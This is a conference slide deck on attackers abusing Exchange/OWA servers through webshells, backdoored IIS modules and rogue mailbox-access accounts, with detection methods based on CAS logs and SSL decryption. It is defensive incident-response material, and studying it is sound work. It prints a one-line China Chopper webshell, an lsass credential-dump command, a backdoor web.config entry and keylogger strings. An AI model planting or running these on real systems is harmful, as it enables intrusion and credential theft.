Silently Losing Your Data

Steven Adair
Volexity

16th NATO Cyber Defence Workshop | May 6, 2015

About

- Founder & CEO at Volexity
- Former Director of Cyber Intelligence at Verizon Terremark
- Previously stood-up and ran NASA's Cyber Threat Analysis Program (CTAP)
- One of two Shadowserver members here at the conference
- Co-author of the book Malware Analyst's Cookbook
- Assist organizations with combating cyber espionage, suppressing attacks, and eradicating threats from their networks.

VOLEXITY


Agenda

- Exchange and OWA
  - Updates since 2014 Workshop
  - Staging, Theft, and Detection
  - Decrypting SSL
  - All your e-mail are belong to us

Outlook Web App (OWA)

A Gateway to Data Loss

VOLEXITY



Microsoft® Outlook Web App

Security (show explanation)

● This is a public or shared computer

○ This is a private computer

□ Use the light version of Outlook Web App

Domain\user name:

Password:

Connected to Microsoft Exchange

© 2010 Microsoft Corporation. All rights reserved.

OWA

- In many organizations this either:
  - One of many servers that are exposed to the Internet that have an important and trusted connection to the domain/infrastructure
  - The only server that is exposed to the Internet that has an important and trusted connection to the domain/infrastructure
- The system attached to the Internet (possibly in a DMZ of sorts) is also almost guaranteed to require SSL (TLS).
  - E.g. not really monitored by most organizations
  - Not to mention it's very noisy.. Everyone connects to it.

Webshell & OWA Recap

- Last year's NATO Workshop presentation centered on webshells and access to web servers.
  - Here's a slight update & recap in one
- Attackers continue to leverage organization's OWA servers for persistence by way of webshells and backdoors:
  - Full featured webshells (thousands of lines of code)
  - China Chopper (one line of code)
  - IIS Backdoor via DLL module & web.config (<15KB)

OwaAuth.dll

- We continue to see instances of the file OwaAuth.dll leveraged for IIS backdooring.

- Typically located in:


```
\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Bin\
```

- Sample pdb string of interest from a few observed variants

```
D:\HttpsExts\HttpsExts\obj\Release\OwaAuth.pdb
```


web.config | Bonus Module!

This is what a normal / typical web.config might look like:



```
<!-- OWA HTTP Modules -->
<modules>
    <add type="Microsoft.Exchange.Clients.Owa.Core.OwaModule, Microsoft.Exchange.Clients.Owa" name="OwaModule"/>
</modules>
```

Here’s what a modified web.config looks like:



```
<!-- OWA HTTP Modules -->
<modules>
    <add name="OwaAuth" type="Microsoft.Exchange.Clients.OwaAuth" />
    <add type="Microsoft.Exchange.Clients.Owa.Core.OwaModule, Microsoft.Exchange.Clients.Owa" name="OwaModule" />
        <add name="exppw" />
</modules>
```

New Version of IIS Backdoor

- In addition to the more common OwaAuth.dll, we have also been seeing the following:

  Microsoft.Exchange.Clients.Auth.dll

- This version will also keylog username and passwords of accounts authenticating into OWA into a file typically located within C:\, C:\Windows\Temp, or C:\log\

Microsoft.Exchange.Clients.Auth.dll

- Some interesting strings from the DLL

```
c:\log\text.txt
Name:
 , Type:
/auth.owa
UserName:
username
, Password:
password
x.aspx
```

Webshell & Data Exfiltration

Case study of a recent webshell incident leveraging OWA.

Attackers in Action

- In a recent case, attacker activity was detected on a Domain Controller
  - Antivirus alerts & Scheduled Tasks (At jobs)
- We were able to link the activity back to an OWA server with a webshell on it (no surprise)
- A few interesting notes from the case:
  - Attackers have no malware implant (webshell only)
  - Periodically dumping password hashes:
    - Gsecdump, WCE, mimikatz, and procdump
      - `procdump -accepteula -ma lsass.exe lsass.dmp`
  - Staging hash dumps and other data right in OWA directory for exfil

Logged!

- Signs of the attacker’s activity have been captured on the OWA server by Exchange’s Client Access Server (CAS) logs.

- CAS logs are IIS logs that record access into an Exchange environment. In particular systems connecting via OWA, Outlook Anywhere, and ActiveSync.

- It turns out that a CAS log are a pretty great resource:
  - log access to webshells and data exfiltration files
  - log attackers that are using or attempting to use [stolen] credentials
  - Bonus: an easy way to find what user is on a particular internal IP address.

CAS Logs from Incident

- Looking through the CAS Logs from the OWA server we find log entries of interest:

```
2015-02-03 05:52:43 x.x.x.x POST /owa/auth/1.aspx - 443 – x.x.x.x
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1) 200 0 0 795

2015-02-03 06:42:06 x.x.x.x GET /owa/auth/dump.7z - 443 – x.x.x.x
Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+6.0;+Trident/4.0) 206
0 64 2464

2015-21-03 06:42:14 x3 GET /owa/auth/dump.7z - 443 – x.x.x.x
Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+6.0;+Trident/4.0) 206
0 995 44680
```

1.aspx | China Chopper

- Examining the contents of 1.aspx, we can see it’s a China Chopper webshell:

```
<%@ Page Language="Jscript"%><
%eval(Request.Item["chopper"],"unsafe");%>
```

- Obtaining a copy of the dump.7z file showed it was a 7zip compressed text file that contained a dump of password hashes from the domain controller

Cool Story Bro..

- What we really want to know is how to detect this behavior without an obvious breadcrumb trail
- This is where a bit of common sense, familiarity with China Chopper, and observations over time come in handy.
- A bit of background and then to the CAS Logs we go..

VOLEXITY

China Chopper User-Agents

- Over the years we have largely observed China Chopper sending the following User-Agents:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
```

- These might be good indicators as is for detection over the network, but remember we are looking IIS Logs.

Detection | China Chopper User-Agents

- In order to search/grep those User-Agents from the CAS (IIS) Logs, they need to have the spaces removed:

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)
```

Detection | China Chopper User-Agents

- In order to search/grep those User-Agents from the CAS (IIS) Logs, they need to have the spaces removed:

```
Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1)
Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://www.baidu.com/search/spider.html)
Mozilla/5.0+(compatible;+Googlebot/2.1;++http://www.google.com/bot.html)
```

- Now these strings can grep'd out of the CAS Logs for signs of badness.

Detection | Data Exfiltration

- Take a close look at the data exfiltration hit from earlier:

```
2015-02-03 06:42:06 x.x.x.x GET /owa/auth/dump.7z - 443 –
x.x.x.x Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT
+6.0;+Trident/4.0) 206 0 64 2464
```

- Notice anything that stands out?

Detection | Data Exfiltration

- Take a close look at the data exfiltration hit from earlier:

```
2015-02-03 06:42:06 x.x.x.x GET /owa/auth/dump.7z - 443 –
x.x.x.x Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT
+6.0;+Trident/4.0) 206 0 64 2464
```

- Notice anything that stands out?

Detection | Data Exfiltration

- Take a close look at the data exfiltration hit from earlier:

```
2015-02-03 06:42:06 x.x.x.x GET /owa/auth/dump.7z - 443 –
x.x.x.x Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT
+6.0;+Trident/4.0) 206 0 64 2464
```

- Notice anything that stands out?

Detection | File Extension & Status Code

- Looking for suspect file extensions in OWA logs is a great technique:

  .7z | .rar | .zip | .cab

- What if the attackers call the file something different? .gif?

- In most cases we have observed, the exfil files have been split up into chunks and thus HTTP 206 Status Codes are logged.
  - grep –F –e base/notify.wav -e “) 206 “ is a perfect way to find attackers grabbing files

Detection | Other Methods

- Compiling a list of all valid or typically accessed files and seeing [valid] requests to files not on that list.
  - Focusing on POST requests to .aspx files will help with webshells

- Depending on your users and environment, looking for custom language based CSS sent back to the user may be helpful in identifying unauthorized access*.

```
GET /owa/14.3.158.1/themes/resources/
owafont_zh_chs.css
```

OWA Detection Pitfalls

- Ensure Load Balancers / SSL Terminators are sending X-Forwarded-For (XFF) headers so your logs
  - Don’t forget that China Chopper sets a fake X-Forwarded-For header – make sure you are not just logging or focusing on the bogus one!

- If using IMAPS, ensure that logging is enabled for IMAP

```
Set-ImapSettings -Server "CAS01" -ProtocolLogEnabled $true
```

Exchange Story Time

One account to rule them all

Quite a Curious Case


- In late 2013 we worked on a case where multiple APT groups had broken into and compromised a U.S.-based NGO.
  - Several malware implants on servers and workstations
  - Two different webshells were observed (Chopper)
  - OWA backdoored
- As part of our incident investigation, we examined their available CAS logs, which extended to late 2012.
  - What we found was intriguing

CAS Log Analysis

- Reviewing the logs from December 2012 we saw suspect activity over a 3-day period
  - Non-stop connections from a single foreign IP address
  - Over 100 GB of data transferred
  - All activity contains Outlook related User-Agent string
- Most importantly, the connection logs showed all of the connections were being made from an account named besadmin


Blackberry Enterprise Server Administrator

- The besadmin a Domain [service] account used by the Blackberry Enterprise Server (BES) to send and receive e-mail on behalf of users that have a Blackberry.



Member of:

Name	Active Directory Domain Services Folder
Domain Users	[redacted]/Users



Account options:

☐ User must change password at next logon
☑ User cannot change passwo
☑ Password never expires
☐ Store password using reversible encryption

Suspicious..

- Suspicions arise given the following:
  - besadmin does not actually have its own mailbox
  - Massive amounts of transfer occurred
  - Account has the ability to read e-mail from other mailboxes
- At this point we assume the account was used to retrieve e-mail from most if not all users in the organization
  - It’s the only logical thing but alas we have no confirmation

besadmin | CAS Logs

- Legitimate besadmin access will likely have the following characteristics
  - Source IP of connections will be the local BES server
  - User-Agent of connections will be NULL (autodiscover.xml) or similar to:

```
Mozilla/4.0+(compatible;+MSIE+6.0;+MS+Web+Services+Client+Protocol+2.0.50727.4223)
```

Never fear a new incident is here

- Fast forward to February 2015
- Working a new case of a large scale compromise to an organization
  - Pretty much similar to the last one .. Malware / webshells / IIS backdoors / etc.
- CAS log examination time!

Look what we have here

```
2014-10-16 08:18:20 10.x.x.x POST /EWS/Exchange.asmx - 80 <removed>\BESAdmin x.x.x.x
MacOutlook/14.3.2.130206+(Intel+Mac+OS+X+10.8.3) 200 0 0 328

2014-10-16 08:18:22 10.x.x.x POST /EWS/Exchange.asmx - 80 <removed>\BESAdmin x.x.x.x
MacOutlook/14.3.2.130206+(Intel+Mac+OS+X+10.8.3) 200 0 0 328

2014-10-16 08:18:24 10.x.x.x POST /EWS/Exchange.asmx - 80 <removed>\BESAdmin x.x.x.x
MacOutlook/14.3.2.130206+(Intel+Mac+OS+X+10.8.3) 200 0 0 142065

2014-10-16 08:18:47 10.x.x.x POST /EWS/Exchange.asmx - 80 <removed>\BESAdmin x.x.x.x
MacOutlook/14.3.2.130206+(Intel+Mac+OS+X+10.8.3) 200 0 0 312
```

x.x.x.x = External IP address from a hosting provider

Where's our smoking gun?

- We see the BESAdmin account connecting through late 2014 but then it stops. ☹
  - Not time to throw in the towel though

- We search the attacker's Mac Outlook User-Agent string across the logs and find a new account is connecting in almost daily from a VPS IP address in California (US)
  - Account name is something generic similar to "EmailSyncSvc"
  - Attackers created this account in the organization's Active Directory and it was only a Domain User

Operation Extract Packets

- The attackers are still frequently connecting in and we are performing full packet capture.
- It is now trivial to extract out sessions to/from the attacker's IP address and the Exchange Server (OWA) server.
- Now we have a bunch of encrypted traffic though, which still requires a bit of work to examine.

Examining Encrypted Traffic

- When we want to look into Exchange/OWA sessions, we of course need to decrypt the traffic

- In order to do this we need two things:
  - Full packet capture of the sessions of interest (we have this already)
  - The private key associated with the certificate on the mail server
    - This is easily exported from Windows and the private key can be converted to a format that can be used to decrypt (RSA)

Packets and Certificate.. Now what?

- Now that we have the traffic and the private key, we still need a tool to decrypt the it.
- These are a few of the tools we can use to assist us:
  - Wireshark
  - Tshark
  - ChopShop
  - Dshell

Decrypting SSL with ChopShop ..

```
$ python chopshop -f owa_20150224.pcap "chop_ssl -k /Users/
observant_attendees/exchange.key  | payloads -t -u”
```

Decoded Output from ChopShop

```
POST /EWS/Exchange.asmx HTTP/1.1
User-Agent: MacOutlook/14.3.2.130206 (Intel Mac OS X 10.8.3)
Content-Type: text/xml
Authorization: Negotiate <removed>
Host: <removed>
Cookie: exchangecookie=<removed>
Content-Length: 610
Expect: 100-continue

HTTP/1.1 100 Continue
```

POST Data Smoking Gun

```
<?xml version="1.0" encoding="utf-8"?><s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:m="http://schemas.microsoft.com/exchange/services/
2006/messages" xmlns:t="http://schemas.microsoft.com/
exchange/services/2006/
types"><s:Header><t:RequestServerVersion
Version="Exchange2007_SP1"/></
s:Header><s:Body><m:GetFolder><m:FolderShape><t:BaseShape>Id
Only</t:BaseShape></
m:FolderShape><m:FolderIds><t:DistinguishedFolderId
Id="sentitems"><t:Mailbox><t:EmailAddress>firstname.lastname
@<removed>.com</t:EmailAddress></t:Mailbox></
t:DistinguishedFolderId></m:FolderIds></m:GetFolder></
s:Body></s:Envelope>
```

POST Data Smoking Gun II

```
<?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://
schemas.xmlsoap.org/soap/envelope/" xmlns:m="http://
schemas.microsoft.com/exchange/services/2006/messages"
xmlns:t="http://schemas.microsoft.com/exchange/services/2006/
types"><s:Header><t:RequestServerVersion Version="Exchange2007_SP1"/
><t:ExchangeImpersonation><t:ConnectingSID><t:PrimarySmtpAddress>fir
stname.lastname@<removed>.com</t:PrimarySmtpAddress></
t:ConnectingSID></t:ExchangeImpersonation></
s:Header><s:Body><m:GetFolder><m:FolderShape><t:BaseShape>IdOnly</
t:BaseShape></m:FolderShape><m:FolderIds><t:DistinguishedFolderId
Id="msgfolderroot"/></m:FolderIds></m:GetFolder></s:Body></
s:Envelope>
```

Daily Exfiltration

- Traffic decryption confirmed our suspicion that the attackers were pulling down e-mail for multiple mailboxes
- Attackers were reading e-mail for 25 employees
  - Included C-level executives and people in positions relevant to what we believe the attackers are after
- E-mail was downloaded nearly daily for each of the users with a full sync of their mailbox
  - Inbox, Sent, Deleted Items, Calendar, etc.


Getting Read or Full Access

- When using the besadmin account, attackers likely already have rights to read e-mail of everyone
- However, the attackers created “EmailSyncSvc” and had to give themselves access to read user mailboxes
- In this instance they opted to give themselves access to all mailboxes instead of just to the users they were interested in
  - This actually makes proactively detecting this behavior easier

Exchange Management Shell

- EMS is a PowerShell based console for performing queries and actions for Microsoft Exchange
- Similar to how the BESAdmin account is assigned certain rights, the attackers could assign their "EmailSyncSvc" account the same rights to all or selected mailboxes.
- Launching EMS and executing a query to list out all mailbox permissions is a great way to find accounts with access they should not have.

EMS Get-MailboxPermission



Machine: [redacted]

```
Full list of cmdlets: Get-Command
Only Exchange cmdlets: Get-ExCommand
Cmdlets that match a specific string: Help *<string>*
Get general help: Help
Get help for a cmdlet: Help <cmdlet name> or <cmdlet name> -?
Show quick reference guide: QuickRef
Exchange team blog: Get-ExBlog
Show full output for a command: <command> | Format-List

Tip of the day #2:

Did you know that the Identity parameter is a "positional parameter"? That means you can use:

 Get-Mailbox "user" instead of: Get-Mailbox -Identity "user"

It's a neat usability shortcut!

VERBOSE: Connecting to
VERBOSE: Connected to
[PS] C:\Windows\system32>cd ..\Temp
[PS] C:\Windows\Temp>Get-Mailbox | Get-MailboxPermission | where {$_.user.tostring() -ne "NT AUTHORITY\SELF" -and $_.IsI
nherited -eq $true} | Select Identity,User,@{Name='Access Rights';Expression={[string]::join(', ', $_.AccessRights)}} |
Export-Csv -NoTypeInformation results.csv
```

Exchange Management Shell

- The resulting output will show data for each account similar to:

```
"<removed>.com/Media Staff/media","<REMOVED>
\EmailSyncSvc","FullAccess”
"<removed>.com/Media Staff/media","<REMOVED>\BESAdmin","FullAccess”
"<removed>.com/Media Staff/media","<REMOVED>\Domain
Admins","FullAccess”
"<removed>.com/Media Staff/media","<REMOVED>\Enterprise
Admins","FullAccess"
```

Contact:

sadair@volexity.com | steven@shadowerver.org

@stevenadair | @volexity

Thank You!

Schönen Tag noch!